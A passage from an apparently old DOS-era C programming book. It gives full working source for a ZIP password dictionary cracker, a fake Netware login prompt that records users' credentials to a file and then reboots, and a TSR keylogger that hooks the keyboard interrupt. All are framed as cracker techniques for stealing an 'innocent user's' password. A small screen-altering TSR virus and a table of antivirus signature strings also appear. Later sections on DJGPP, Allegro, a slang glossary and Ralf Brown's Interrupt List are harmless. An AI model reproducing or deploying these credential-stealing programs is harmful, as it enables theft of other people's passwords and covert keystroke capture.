       0xc5ba3bbeL, 0xb2bd0b28L, 0x2bb45a92L, 0x5cb36a04L,
       0xc2d7ffa7L, 0xb5d0cf31L, 0x2cd99e8bL, 0x5bdeae1dL,
       0x9b64c2b0L, 0xec63f226L, 0x756aa39cL, 0x026d930aL,
       0x9c0906a9L, 0xeb0e363fL, 0x72076785L, 0x05005713L,
       0x95bf4a82L, 0xe2b87a14L, 0x7bb12baeL, 0x0cb61b38L,
       0x92d28e9bL, 0xe5d5be0dL, 0x7cdcefb7L, 0x0bdbdf21L,
       0x86d3d2d4L, 0xf1d4e242L, 0x68ddb3f8L, 0x1fda836eL,
       0x81be16cdL, 0xf6b9265bL, 0x6fb077e1L, 0x18b74777L,
       0x88085ae6L, 0xff0f6a70L, 0x66063bcaL, 0x11010b5cL,
       0x8f659effL, 0xf862ae69L, 0x616bffd3L, 0x166ccf45L,
       0xa00ae278L, 0xd70dd2eeL, 0x4e048354L, 0x3903b3c2L,
       0xa7672661L, 0xd06016f7L, 0x4969474dL, 0x3e6e77dbL,
       0xaed16a4aL, 0xd9d65adcL, 0x40df0b66L, 0x37d83bf0L,
       0xa9bcae53L, 0xdebb9ec5L, 0x47b2cf7fL, 0x30b5ffe9L,
       0xbdbdf21cL, 0xcabac28aL, 0x53b39330L, 0x24b4a3a6L,
       0xbad03605L, 0xcdd70693L, 0x54de5729L, 0x23d967bfL,
       0xb3667a2eL, 0xc4614ab8L, 0x5d681b02L, 0x2a6f2b94L,
       0xb40bbe37L, 0xc30c8ea1L, 0x5a05df1bL, 0x2d02ef8dL
      };

#define CRC32( x, y ) (Crc32_Tbl[((int)(x) ^ (y)) & 0xff] ^ ((x) >> 8))

int main( int  argc, char *argv[] )
{
   BOOLEAN  tried_all, found;
   int  byte;
   int  byte_num;
   long  compressed_size;
```

```
int  extra_field_length;
char  file_name[1024];
int  file_name_length;
int  file_num;
int  flags;
unsigned char  header[3][12];
unsigned long  key[3];
int  num_enciphered;
char  password[255];
char  *password_ptr;
long  signature;
unsigned char  target[3];
int  tem;

FILE  *wordlist_fp, *zip_fp;

if ( argc < 3 )
  {
    printf( "Syntax: CRACKIT <zipfile> <wordslistfile> \a\n " );
    exit(1);
  }
/* Check for file errors....*/
if ( (zip_fp=fopen(argv[1], "rb")) == NULL )
   {
   printf( "Error:  Couldn't open %s \a\n", argv[1] );
   exit(1);
   }
if ( (wordlist_fp=fopen(argv[2], "r") ) == NULL )
   {
   printf( "Error:  Couldn't open %s \a\n", argv[2] );
   exit(1);
   }
/* <- checked ok */

/* Read the necessary informations from ZIP file... */
num_enciphered = 0;
while ( (num_enciphered < 3)
   /* Read 4 bytes from ZIP file... */
     && fread( &signature, 4, 1, zip_fp )
     && (signature == ZIP) )
  {
    fseek( zip_fp, 2L, SEEK_CUR );
    fread( &flags, 2, 1, zip_fp );
    if ( flags & (1<<0) )   /* bit0 set? */
    {
      fseek( zip_fp, 9L, SEEK_CUR );
      fread( &(target[num_enciphered]), 1, 1, zip_fp );
```

```
        fread( &compressed_size, 4, 1, zip_fp );
        fseek( zip_fp, 4L, SEEK_CUR );
        fread( &file_name_length, 2, 1, zip_fp );
        fread( &extra_field_length, 2, 1, zip_fp );
        fread( &file_name[0], 1,
        file_name_length, zip_fp );
        file_name[file_name_length] = '\0';
        fseek( zip_fp, (long)extra_field_length, SEEK_CUR );
        fread( &(header[num_enciphered++][0]), 1, 12, zip_fp );
        compressed_size -= 12L;
        printf( "%s is enciphered \n", &file_name[0] );
      }
     else
       {
         fseek( zip_fp, 10L, SEEK_CUR );
         fread( &compressed_size, 4, 1, zip_fp );
         fseek( zip_fp, 4L, SEEK_CUR );
         fread( &file_name_length, 2, 1, zip_fp );
         fread( &extra_field_length, 2, 1, zip_fp );
         compressed_size += file_name_length+extra_field_length;
       }
      fseek( zip_fp, compressed_size, SEEK_CUR );
    }
  fclose(zip_fp);



  if (num_enciphered == 0)
     printf( "Nothing is enciphered in %s \n", argv[1] );
    else if (num_enciphered < 3)
     {
       printf( "Less than 3 files are enciphered in %s \a\n",
                                          argv[1] );
       printf( "CRACKIT requires atleast 3 enciphered files \n" );
     }
      else /* Crack using wordlist....*/
       {
           found = FALSE;
           byte_num = 0;
           while (fgets(&password[0],255,wordlist_fp) != NULL)
            {
             password[strlen(&password[0])-1] = '\0';
             tried_all = TRUE;
             file_num = 0;
             while (tried_all && (file_num<num_enciphered))
              {
                key[0] = 305419896L;
```

```
                key[1] = 591751049L;
                key[2] = 878082192L;
                password_ptr = &password[0];
                while (*password_ptr != '\0')
                 {
                 byte = *(password_ptr++);
                 key[0] = CRC32( key[0], byte );
                 key[1] += key[0] & 0xff;
                 key[1] = key[1]*134775813L + 1;
                 key[2] = CRC32( key[2], key[1] >> 24);
                 }
                for ( byte_num=0; byte_num < 12; ++byte_num )
                 {
                 tem = key[2] | 2;
                 byte = header[file_num][byte_num]
                          ^(((tem*(tem^1)) >> 8) & 0xff);
                 key[0] = CRC32( key[0], byte );
                 key[1] += key[0] & 0xff;
                 key[1] = key[1]*134775813L + 1;
                 key[2] = CRC32( key[2], key[1] >> 24 );
                 }
                if ( byte == target[file_num] )
                    ++file_num;
                 else
                    tried_all = FALSE;
              }
             if ( tried_all )
               {
                 if (!found)
                  {
                     found = TRUE;
                     printf( "Passwords migh be: \n" );
                    }
                 printf( "\t %s \n", &password[0] );
               }
            }

           if (!found)
                 printf( "%s don't hold the right Password \a\n",
                                              argv[2] );
           fclose(wordlist_fp);
       }

   return(0);
} /*--main( )------*/
```

# 65 Network Passwords

"Correction and punishment make children wise."

Novell Netware and Windows NT are the famous Network Operating Systems. Now, Novell Netware is quite obsolete. This Network Operating System provides security to files of each user in the network. So accessing another user's file in network is restricted. In order to access another user's files, we need access privilege or his password.

## 65.1 Novell Netware

Crackers usually use following methods to steal passwords in Novell Netware Systems.

### 65.1.1 Fake Prompts

One of the easiest method is to run your 'fake prompt' program and leave the place. The output of that program should be like

```
F:\LOGIN>
```

Another innocent user will enter his user name and password as:

```
F:\LOGIN>LOGIN JACK
Enter your password: ****
```

Now the 'fake prompt' program will save the username and password in your area. And it will restart the system. The innocent user may not be aware of the cause. The following code does this:

```
#include <stdio.h>
#include <conio.h>

void ReBoot( void )
{
    void (far* fp)(void) = (void (far*)(void))0xFFFF0000UL;
    *(unsigned far *)0x00400072UL = 0;  /* 0 for cold boot */
    (*fp)();
} /*--ReBoot( )-------*/
int main( void )
{
    FILE *fp;
    char *passwd, pass[50], username[50];
    passwd = pass;
```

```
    /* Open the 'password database' in append mode */
    if ( (fp=fopen( "stolen.pas", "a" ) )==NULL )
      {
          perror( "\n\aError: " );
          exit(1);
      }
    clrscr( );
    printf( "F:\\LOGIN>" );
    gets( username );
    passwd = getpass( "Enter your password: ");
    /* Now store the values in 'password database' */
    fprintf( fp, "%s %s\n", username, passwd );
    fclose( fp );
    /* Now, confuse the user with some messages & reboot the system */
    printf( "\nFatal Error: 1000111" );  /* lies!! */
    printf( "\nRestarting..........." );
    ReBoot( );
    return(0);
} /*--main( )-----------*/
```

This method has got drawbacks. The user may not enter the right username and right password always. Another thing is if somebody switches off the system, your ‘fake prompt’ program will no more be alive.

### 65.1.2 TSR program

Another technique preferred is to use a TSR program to trap the key press. Crackers usually use a buffer with enough size (say 50), to store the key presses. The cracker will execute the TSR program and will logoff. But the TSR program will still be active. The innocent user will now login, his key presses will be trapped in a buffer. When the innocent user logoff or goes off, the cracker will silently come and use his hot-key to see the trapped keys and so his password. This method is better than the previous method because even if the innocent user enters wrong user name or password, it silently traps them. The following code does this:

```
#include <dos.h>

#define  _4KB     (4096)

#define  F12                  (88)  /* Hot key */

#define  IS_BACKSPACE(key)    (key==14)
#define  IS_SPACE_BAR(key)    (key==57)
#define  IS_ENTER(key)        (key==28)
#define  IS_SPL_ROW(key)      (key>=2  && key<=13)
#define  IS_SPL_1(key)        (key==41)
#define  IS_SPL_2(key)        (key==43)
```

```
#define  IS_Q_ROW(key)        (key>=16 && key<=27)
#define  IS_A_ROW(key)        (key>=30 && key<=40)
#define  IS_Z_ROW(key)        (key>=44 && key<=53)
#define  IS_NUM_ROW1(key)     (key>=71 && key<=73)
#define  IS_NUM_ROW2(key)     (key>=75 && key<=77)
#define  IS_NUM_ROW3(key)     (key>=79 && key<=81)
#define  IS_NUM_ROW4(key)     (key>=82 && key<=83)

#define  SIZE           (50)

char  Key_String[SIZE],
      Space_Bar = ' ',
      Spl_Row[] = "!@#$%^&*()_+",
      Spl_1 = '~',
      Spl_2 = '|',
      Q_Row[] = "qwertyuiop[]",
      A_Row[] = "asdfghjkl;'",
      Z_Row[] = "zxcvbnm,./",
      Num_Row1[] = "789",
      Num_Row2[] = "456",
      Num_Row3[] = "123",
      Num_Row4[] = "0.",
      Enter_Symbol[] = " Ù";
char far *Vid_RAM;
int i=0, Key_Val, Last_Pos = 0;

void WriteCh2VidRAM(int vdupage, int x, int y, char ch, int attribute );
void WriteStr2VidRAM(int vdupage,int x,int y,char *str, int attribute );

void interrupt (*Int9)( );
void interrupt MyInt9( );

void WriteCh2VidRAM( int vdupage, int x, int y, char ch, int attribute )
{
   FP_SEG( Vid_RAM ) = 0xb800;
   FP_OFF( Vid_RAM ) = 0x0000;

   *(Vid_RAM + _4KB * vdupage + 160 * y + 2 * x) = ch;
   *(Vid_RAM + _4KB * vdupage + 160 * y + 2 * x + 1) = attribute;
} /*--WriteCh2VidRAM( )-----------*/

void WriteStr2VidRAM(int vdupage,int x,int y, char *str, int attribute )
{
   while(*str)
         WriteCh2VidRAM( vdupage, x++, y, *str++, attribute );
} /*--WriteStr2VidRAM( )------------*/
```

```
void interrupt MyInt9( void )
{
   Key_Val = inportb(0x60);
   if ( Key_Val==F12 )    /* Hot key pressed? */
      {
          Key_String[i] = '\0';
          WriteStr2VidRAM( 0, 10, 10, Key_String, 112 );
          i = 0;
      }
   if ( i< SIZE-2 )  /* avoid array overflow */
       {
          if ( IS_SPL_ROW(Key_Val) )
            Key_String[i++] = Spl_Row[Key_Val - 2];
           else if ( IS_SPL_1(Key_Val) )
            Key_String[i++] = Spl_1;
           else if ( IS_SPL_2(Key_Val) )
            Key_String[i++] = Spl_2;
           else if ( IS_Q_ROW(Key_Val) )
            Key_String[i++] = Q_Row[Key_Val - 16];
           else if ( IS_A_ROW(Key_Val) )
            Key_String[i++] = A_Row[Key_Val - 30];
           else if ( IS_Z_ROW(Key_Val) )
            Key_String[i++] = Z_Row[Key_Val - 44];
           else if ( IS_NUM_ROW1(Key_Val) )
            Key_String[i++] = Num_Row1[Key_Val - 71];
           else if ( IS_NUM_ROW2(Key_Val) )
            Key_String[i++] = Num_Row2[Key_Val - 75];
           else if ( IS_NUM_ROW3(Key_Val) )
            Key_String[i++] = Num_Row3[Key_Val - 79];
           else if ( IS_NUM_ROW4(Key_Val) )
            Key_String[i++] = Num_Row4[Key_Val - 82];
           else if ( IS_SPACE_BAR(Key_Val) )
            Key_String[i++] = Space_Bar;
           else if ( IS_ENTER(Key_Val) )
             {
              Key_String[i++] = Enter_Symbol[0];
              Key_String[i++] = Enter_Symbol[1];
              Last_Pos = i;
             }
           else if (IS_BACKSPACE(Key_Val) && i != Last_Pos)
            i -=1;
       }
  (*Int9)( );
} /*--interrupt MyInt9-----*/
int main(void)
{
   Int9 = getvect( 9 );
```

```
   setvect( 9, MyInt9 );
   keep( 0, 500 );
   return(0);
} /*--main( )----*/
```

### 65.1.3 Brute force Cracking

The previous method indirectly needs the innocent user's actions. But this brute force cracking technique doesn't need the innocent user. The idea is to try all possible combinations of character until the right password is found. Doing so, manually is tough, but a program will smoothen the process. But even then, it is time consuming. This technique uses stuff key technique and brute force password generator technique. It is left to the user as a challenging exercise.

The algorithm is:

```
passwordfound = FALSE;
username = "JACK";
while( !passwordfound )
{
   trypassword = BruteForce( );
   Stuffkeys( username );
   Stuffkeys( trypassword );
   if( no error )
      passwordfound = TRUE;
}
if( passwordfound )
   Print trypassword
else
   Print Cracking not yet possible!
```

### 65.1.4 Cracking from password file

If we know the details of password file, it will be easier to steal passwords. But it is usually a difficult thing to get details about how and where the passwords are stored. I avoid dealing with such technique, as it is more vulnerable.

## 65.2 Windows NT

Windows NT's passwords are stored in specific password database but in cryptic form. If you know the hash values and have access to password database, it won't be a tough job to crack the passwords. Because of certain reasons, I avoid dealing the Windows NT password cracking. Anyhow it is not a tough job for crackers.

# 66 Cracking File Format

"Stirring up anger causes trouble."

I have already explained about file format. Each file got its own standards for storing the contents. So for cracking or retrieving a particular type of file, we need to know its file format. Few of the software vendors don't document the file format that are used by their software. So to know file format, we need to perform some illegal operations. We must understand the fact that most of the software vendors use the file format that were proposed by some research scholars and non-profit organizations.

## 66.1 DEBUG

Using DEBUG we can find which character is stored in which location. That is, in which offset (distance) which character is stored can be viewed. To find that, you can even write your own program!

## 66.2 Finding out Signature

Most probably, the signature bytes will be available in the first part of the file. So comparing first few bytes of two files of some type (say .CHR), we can find out the '*signature*'. When two files of same type got same bytes at same offset, it might be the signature.

## 66.3 Algorithms

Most of the software might use certain specific algorithms. Mostly these algorithms might be documented. So you need to checkout different algorithms.

## 66.4 Standard Format

Most of the format used by the software might be a standard format. This format may be documented in some other texts. So you need to know different standard formats.

# 67

“Kings should not drink.”

# Virus Programming

Everybody is scared of computer ‘virus’ as it does harmful actions on our computer. But when we look into the virus programming, we may certainly come out with the conclusion that it requires intelligence to code a virus.

## 67.1 Logic

It is easy to mess-up the right program. For example, if you remove even a single byte from an EXE file, that EXE file won’t be usable! Virus program don’t have any specific rules. But it’s a common practice to include ‘signatures’ by virus creators. The main idea is to force the innocent user to run the programs. So certain viruses come along with so called ‘programmer utilities’ or ‘free tools’. Another thing is, it is easy to hang-up a working system using some ‘bad’ interrupts. *Viruses use this logic too!*

## 67.2 TSR viruses

When TSR got its popularity, crackers started using TSR concepts for virus programming. There was a time when people who knew TSR started writing their own TSR viruses. But when Windows operating system was introduced, TSR viruses lost their “popularity”.

I have written the following program. This is actually a TSR virus. It is not much harmful; it just changes the attribute (color) byte of the existing characters present on screen.

```
#ifndef __SMALL__
    #error Compile with Small memory model
#else

#include <dos.h>

int i = 1;
char far *Vid_RAM = (char far *)0xb8000000;

void interrupt (*Int9)( void );
void interrupt MyInt9( void );

void interrupt MyInt9( void )
{
   *( Vid_RAM + i ) = i;
```

```
      if ( i>4000 )
         i = 1;
        else
         i += 2;
      (*Int9)( );
   } /*--interrupt MyInt9-----*/

   int main(void)
   {
      Int9 = getvect( 9 );
      setvect( 9, MyInt9 );
      keep( 0, 500 );
      return(0);
   } /*--main( )----*/

   #endif
```

## 67.3 Windows viruses

When Windows operating system was introduced, much of the DOS based viruses lost their “popularity”. Under Windows operating system, only certain viruses like “Boot sector virus” and “Disk formatting viruses” can do harmful actions. So crackers went for exploiting Windows. Windows based viruses exploit Internet ‘loopholes’. As VB Script even has access to *Windows Registry*, VB Script is commonly used for Windows/Internet based “spreading viruses”.

## 67.4 Anti-Viruses

As I said earlier, many virus programmers add *signature* to their program. So by checking the signature, we can find the name of the virus. Most of the anti-virus packages use this logic! The following table shows few viruses and their *signatures*.

| Virus | Signature |
|---|---|
| Einstein | 0042CD217231B96E0333D2B440CD2172193BC17515B80042 |
| Phoenix 927 | E800005E81C6????BF0001B90400F3A4E8 |
| Spanz | E800005E81EE????8D94????B41ACD21C784 |
| Necropolis | 50FCAD33C2AB8BD0E2F8 |
| Trivial-25 | B44EFEC6CD21B8??3DBA??00CD2193B440CD |
| Trivial-46 | B44EB120BA????CD21BA????B80?3DCD21%2BA0001%4B440CD |
| SK | CD20B80300CD1051E800005E83EE09 |

So you can find that writing anti-virus package is not a tough job. But understand the fact that checking out the *signature* is not 100% foolproof. You may find many of the buggy anti-virus packages even point out the right programs as virus programs and vice-versa.

# Part VIII

# Next Step

**What do you think of C#?**

I have no comments on C# as a language. It will take a lot to persuade me that the world needs yet another proprietary language (YAPL). It will be especially hard to persuade me that it needs a language that is geared for a specific proprietary operating system...

**—Bjarne Stroustrup**, Creator of C++

Courtesy: Bjarne Stroustrup's FAQ

# 68 32-bit Compiler

"Rulers should not desire beer."

Today, 32-bit applications and Operating Systems have replaced the existing 16-bit applications and Operating Systems. So people refer the 16-bit environment as obsolete!

## 68.1 16-bit Compiler

16-bit compiler uses 16-bit instruction set to produce 16-bit applications. As we know, 16-bit applications work in real mode. TC++3.0 is a 16-bit environment and it works in real mode. So some people refer TC++3.0 as older C compiler!

## 68.2 32-bit Compiler (DJGPP)

Introduction of 32-bit processor necessitates the need for a 32-bit protected mode C compiler. Thereafter many 32-bit C compilers were introduced. MSDOS port of the GNU C/C++ compiler named DJGPP (by D.J. Delorie and few others) is the winner among other 32-bit compilers. DJGPP provides Unix style of writing C/C++ programs under MSDOS. The free DJGPP compiler and other supporting tools are available under GNU's General Public License, and so source codes are also available!!!

Quite honestly, nowadays most of the DOS programmers use DJGPP than TC++3.0 for developing DOS programs. DJGPP is available on CD! Please checkout the CD for installation of DJGPP and documentation. I don't want to go into the details of DOS programming with DJGPP, and it is left to the reader as an exercise! Reader must be aware that 16-bit version of DJGPP was also introduced by D.J. Delorie, but it is not at all used.

Following are the important advantages of DJGPP:

1. DJGPP is a non-proprietary environment for developing 32-bit protected mode software in C/C++ under MS-DOS.
2. DJGPP is good for writing DOS utilities.
3. Very good for Graphics / Game Programming

Personally, I think it is wise to switch to 32-bit compiler than to stick onto 16-bit compiler (TC++3.0). It is left to you to take decision on compilers! If you still want to work with 16-bit compilers, I personally recommend TC++3.0.

### 68.2.1 Allegro

Allegro is a library of functions for use in computer games, written in a mixture of C and assembly language especially for DJGPP compiler. Allegro is also free as DJGPP. It is found on

CD. Allegro provides so many functions to access graphics cards and sound cards. So Allegro reduces the programming effort by enormous amount. Following are the important features of Allegro as by their documentations:

1. Supports VGA **mode 13h**, mode-X (twenty three tweaked VGA resolutions plus unchained 640x400 Xtended mode), and **SVGA modes** with 8, 15, 16, 24, and 32 bit color depths, taking full advantage of VBE 2.0 linear framebuffers and the VBE/AF hardware accelerator API if they are available.
2. Drawing functions including putpixel, getpixel, lines, rectangles, flat shaded, gouraud shaded, and texture mapped polygons, circles, floodfill, bezier splines, patterned fills, masked, run length encoded, and **compiled sprites**, blitting, bitmap scaling and rotation, translucency/lighting, and text output with proportional fonts. Supports clipping, and can draw directly to the screen or to memory bitmaps of any size.
3. Hardware scrolling, mode-X split screens, and palette manipulation.
4. FLI/FLC **animation player**.
5. Plays background **MIDI** music and up to 64 simultaneous sound effects, and can record sample waveforms and MIDI input. Samples can be looped (forwards, backwards, or bidirectionally), and the volume, pan, pitch, etc, can be adjusted while they are playing. The MIDI player responds to note on, note off, main volume, pan, pitch bend, and program change messages, using the General MIDI patch set and drum mappings. Currently supports Adlib, SB, SB Pro, SB16, AWE32, MPU-401, ESS AudioDrive, Ensoniq Soundscape, and software wavetable MIDI.
6. Easy access to the **mouse**, keyboard, **joystick**, and high resolution timer interrupts, including a vertical retrace interrupt simulator.
7. Routines for reading and writing LZSS compressed files.
8. Multi-object data files and a grabber utility.
9. **Math functions** including fixed point arithmetic, lookup table trig, and 3d vector/matrix manipulation.
10. **GUI** dialog manager and file selector.

# 69 Descendents of C

"Speak up for those who cannot speak for themselves."

The development of C language has marked a wide difference in the computing world. The grammar and structure of C language has influenced the development of other languages. Many languages are claiming that they are 'descendent' of C. Let's see some of those languages!

## 69.1 C++

C++ don't differ much with C, except for its object-oriented concepts. In fact, C++ was developed as 'C with classes'. C++ claims that its codes are easily maintainable and readable than C codes. But in reality, it is not much true. As C++ supports both procedural and object-oriented approach, it may lead to more complexity when programmer uses both procedural and object oriented approach in his program.

## 69.2 Java

Java is a pure object-oriented language. Java was introduced as a language for Embedded applications, later it is known to be 'internet-language'. Java claims that it is multi-platform. But certain people argue that Java is not exactly multi-platform, because there are platforms for which no JVM emulator is available, and we cannot run Java programs on those platforms.

## 69.3 C#

C# is a product from Microsoft. People say that C# will be a good rival for SUN's Java. But it is a proprietary language.

## 69.4 D

D language claims that it is the right descendent of C language. I don't know much about D language. But I am sure that it is still used by certain people.

# Part IX

# Smart Dictionary

People are often unreasonable, illogical
And self-centred,
Forgive them anyway.

If you are kind, people may accuse you
As a person with selfish and ulterior motives;
Be kind anyway.

If you are honest and frank,
People may cheat you;
Be honest and frank anyway.

What you spend years building, someone
Could destroy overnight;
Build anyway.

If you are serene and happy,
People may be jealous;
Be happy anyway.

The good you do today,
People will often forget tomorrow;
Do good anyway.

Give the world the best you have,
And it may never be enough;
Give the world the best you've got anyway.

—**Mother Theresa**

# 70

"Defend the rights of the poor and needy."

# Slang & Jargons

Programmers often use certain uncommon words. To get into the world of programming, we must also know these jargons. In CD you have so many utilities and source codes by many International programmers. So to cope up with the programming world, we are supposed to know these jargons and slang.

| Slang | Meaning |
|---|---|
| Shit | [used to express disbelief, disappointment, imitation etc.] |
| Darn / Dern / Durn | ,, |
| Darn it / Dern it / Durn it | ,, |
| Damn | ,, |
| Heck / Hell | ,, |
| Fuck | ,, (More offensive) |
| Oops! | [used to express surprise, apology, etc.] |
| the hell | actually, really |
| the heck | ,, |
| the fuck | ,, |
| beat it | leave, depart |
| fuck off | ,, |
| bitch | unrespectable woman, prostitute |
| it sucks | it fails |
| screw up | spoil |
| bullshit | nonsense |
| mess up | to disarrange, to get into trouble |
| aka | Also known as (pronounced as separate letters a-k-a) |
| Happy hacking | farewell |
| patch | quick fix to the bug in a program |
| tweak | adjust or refine a program |
| twiddle | small change in a program |
| netiquette | etiquette that should be followed over the net |

| Pronounciation | |
|---|---|
| Linux | li-nucks |
| GUI | goo-ee |
| GNU | gu-new |

| Pronounciation | |
|---|---|
| URL | earl |
| Bjarne Stroustrup | bi-yaa-ne stroov-strup |

| Acronyms and Abbreviations | |
|---|---|
| ACM | Association for Computing Machinery |
| ALGOL | Algorithmic Language |
| AMD | Advanced Micro Device |
| AMI | American Mega Trends Inc |
| ANSI | American National Standards Institute |
| ASCII | American Standard Code for Information Interchange |
| AT&T | American Telegraph and Telephone |
| BASM | Built in inline Assembler |
| BCD | Binary Coded Decimal |
| BCPL | Basic Combined Programming Language |
| BGI | Borland Graphics Interface |
| BIOS | Basic Input Output System |
| BMP | Bitmap Image |
| CGA | Color Graphics Adapter |
| CMOS | Complementary Metal Oxide Semiconductor |
| CORDIC | COordinate Rotation DIgital Computer |
| CPU | Central Processing Unit |
| CRC | Cyclic Redundancy Check |
| DBMS | DataBase Management System |
| DEC | Digital Equipment Corporation |
| DOS | Disk Operating System |
| EBCDIC | Extended Binary Coded Decimal Interchange Code |
| EEPROM | Electrically Erasable Programmable Read Only Memory |
| ENIAC | Electronic Numerical Integrator and Computer |
| EOF | End Of File |
| EPROM | Erasable Programmable Read Only Memory |
| FAT | File Allocation Table |
| FCB | File Control Block |
| FORTRAN | Formula Translation |
| GCD | Greatest Common Divisor |
| GIF | Graphics Interchange Format |
| GPL | General Public License |
| GUI | Graphical User Interface |
| HLL | High Level Language |
| HTML | Hyper Text Mark-up Language |
| IBM | International Business Machine |
| IDE | Integrated Developer Environment |
| IOCCC | International Obfuscated C Code Contest |
| ISA | Industry Standard Architecture |
| ISO | International Standards Organization |
| LAN | Local Area Network |

| Acronyms and Abbreviations | |
|---|---|
| LCD | Liquid Crystal Display |
| LED | Light Emitting Diode |
| LPT | Linear Printer |
| LSI | Large Scale Integration |
| LZW | Lempel Zev Welch |
| MDA | Monochrome Display Adapter |
| MIDI | Musical Instrument Digital Interface |
| MP3 | Motion Picture Expert Group – Layer 3 |
| NB | New B |
| NMI | Non Maskable Interrupt |
| OOP | Object Oriented Programming |
| OTP | One Time Programmable |
| PCL | Printer Control Language |
| PDF | Portable Document File |
| PIC | Priority Intercept Controller |
| PIT | Programmable Interval Timer |
| PL / I | Programming Language 1 |
| PNG | Portable Network Graphics |
| POST | Power On Self Test |
| PROM | Programmable Read Only Memory |
| RAM | Random Access Memory |
| RBIL | Ralf Brown's Interrupt List |
| ROM | Read Only Memory |
| RTC | Real Time Clock |
| SIMULA | SIMUlation Language |
| SNOBOL | StriNg Oriented symBOlic Language |
| SVGA | Super Video Graphics Adapter |
| TASM | Turbo Assembler |
| TCB | Task Control Block |
| TCP/IP | Transfer Control Protocol / Internet Protocol |
| TD | Turbo Debugger |
| TMG | Trans Mo Grifiers |
| TSR | Temporary Stay Resident Program |
| UDM | Universal Decompiling Machine |
| UMA | Upper Memory Area |
| VB | Visual Basic |
| VESA | Video Electronics Standards Association |
| VGA | Video Graphics Adapter |
| WAR | Wesley And Rajesh |
| Windows NT | Windows New Technology |
| YACC | Yet Another Compiler-Compiler |

“Charm can fool you.”

# 71 Ralf Brown’s Interrupt List

Ralf Brown is a well-known authority for maintaining both documented and undocumented BIOS interrupts, DOS interrupts, memory map and other system-oriented information. Because of him only, the world came to know so many officially undocumented interrupts and system specific information. His work is appreciated throughout the world by thousands of DOS Programmers. The entire Ralf Brown’s Interrupt List is available on CD. The complete list runs up to thousands of pages! Because of space constraint, I provide only a part of Ralf Brown’s Interrupt List. Ralf Brown’s sources are used with his special permission. Many thanks to Dr. Ralf Brown!

## 71.1 Notations

To save spaces, RBIL (Ralf Brown’s Interrupt List) uses few notations. So we have to understand those notations before using RBIL.

If it is marked "internal" or undocumented, you should check it carefully to make sure it works the same way in your version of the software. Information marked with "???" is known to be incomplete or guesswork.

**FLAGS**

The use of -> instead of = signifies that the indicated register or register pair contains a pointer to the specified item, rather than the item itself. Register pairs (such as AX:BX) indicate that the item is split across the registers, with the high-order half in the first register.

**CATEORIES**

The ninth column of the divider line preceding an entry usually contains a classification code (the entry has not been classified if that character is a dash). The codes currently in use are:

A - applications, a - access software (screen readers, etc),
B - BIOS, b - vendor-specific BIOS extensions,
C - CPU-generated, c - caches/spoolers,
D - DOS kernel, d - disk I/O enhancements,
E - DOS extenders, e - electronic mail, F - FAX,
f - file manipulation, G - debuggers/debugging tools, g - games,
H - hardware, h - vendor-specific hardware,
I - IBM workstation/terminal emulators, i - system info/monitoring,
J - Japanese, j - joke programs,
K - keyboard enhancers, k - file/disk compression,
l - shells/command interpreters,
M - mouse/pointing device, m - memory management,
N - network, n - non-traditional input devices,

O - other operating systems,
P - printer enhancements, p - power management,
Q - DESQview/TopView and Quarterdeck programs,
R - remote control/file access, r - runtime support,
S - serial I/O, s - sound/speech,
T - DOS-based task switchers/multitaskers, t - TSR libraries
U - resident utilities, u - emulators,
V - video, v - virus/antivirus,
W - MS Windows,
X - expansion bus BIOSes, x - non-volatile config storage
y - security, * - reserved (and not otherwise classified)

## 71.2 Interrupt List

### 71.2.1 Overview

Following is the overall picture about all interrupts.

**TITLES**

INT 00 - CPU-generated - DIVIDE ERROR
INT 01 - CPU-generated - SINGLE STEP; (80386+) - DEBUGGING EXCEPTIONS
INT 02 - external hardware - NON-MASKABLE INTERRUPT
INT 03 - CPU-generated - BREAKPOINT
INT 04 - CPU-generated - INTO DETECTED OVERFLOW
INT 05 - PRINT SCREEN; CPU-generated (80186+) - BOUND RANGE EXCEEDED
INT 06 - CPU-generated (80286+) - INVALID OPCODE
INT 07 - CPU-generated (80286+) - PROCESSOR EXTENSION NOT AVAILABLE
INT 08 - IRQ0 - SYSTEM TIMER; CPU-generated (80286+)
INT 09 - IRQ1 - KEYBOARD DATA READY; CPU-generated (80286,80386)
INT 0A - IRQ2 - LPT2/EGA,VGA/IRQ9; CPU-generated (80286+)
INT 0B - IRQ3 - SERIAL COMMUNICATIONS (COM2); CPU-generated (80286+)
INT 0C - IRQ4 - SERIAL COMMUNICATIONS (COM1); CPU-generated (80286+)
INT 0D - IRQ5 - FIXED DISK/LPT2/reserved; CPU-generated (80286+)
INT 0E - IRQ6 - DISKETTE CONTROLLER; CPU-generated (80386+)
INT 0F - IRQ7 - PARALLEL PRINTER
INT 10 - VIDEO; CPU-generated (80286+)
INT 11 - BIOS - GET EQUIPMENT LIST; CPU-generated (80486+)
INT 12 - BIOS - GET MEMORY SIZE
INT 13 - DISK
INT 14 - SERIAL
INT 15 - CASSETTE
INT 16 - KEYBOARD
INT 17 - PRINTER
INT 18 - DISKLESS BOOT HOOK (START CASSETTE BASIC)
INT 19 - SYSTEM - BOOTSTRAP LOADER
INT 1A - TIME
INT 1B - KEYBOARD - CONTROL-BREAK HANDLER
INT 1C - TIME - SYSTEM TIMER TICK
INT 1D - SYSTEM DATA - VIDEO PARAMETER TABLES

INT 1E - SYSTEM DATA - DISKETTE PARAMETERS
INT 1F - SYSTEM DATA - 8x8 GRAPHICS FONT
INT 20 - DOS 1+ - TERMINATE PROGRAM
INT 21 - DOS 1+ - Function Calls
INT 22 - DOS 1+ - PROGRAM TERMINATION ADDRESS
INT 23 - DOS 1+ - CONTROL-C/CONTROL-BREAK HANDLER
INT 24 - DOS 1+ - CRITICAL ERROR HANDLER
INT 25 - DOS 1+ - ABSOLUTE DISK READ
INT 26 - DOS 1+ - ABSOLUTE DISK WRITE
INT 27 - DOS 1+ - TERMINATE AND STAY RESIDENT
INT 28 - DOS 2+ - DOS IDLE INTERRUPT
INT 29 - DOS 2+ - FAST CONSOLE OUTPUT
INT 2A - NETBIOS
INT 2B - DOS 2+ - RESERVED
INT 2C - DOS 2+ - RESERVED
INT 2D - DOS 2+ - RESERVED
INT 2E - DOS 2+ - PASS COMMAND TO COMMAND INTERPRETER FOR EXECUTION
INT 2F - Multiplex
INT 30 - (NOT A VECTOR!) - DOS 1+ - FAR JMP instruction
INT 31 - overwritten by CP/M jump instruction in INT 30
INT 32 - (no special use)
INT 33 - MS MOUSE
INT 34 - FLOATING POINT EMULATION - OPCODE D8h
INT 35 - FLOATING POINT EMULATION - OPCODE D9h
INT 36 - FLOATING POINT EMULATION - OPCODE DAh
INT 37 - FLOATING POINT EMULATION - OPCODE DBh
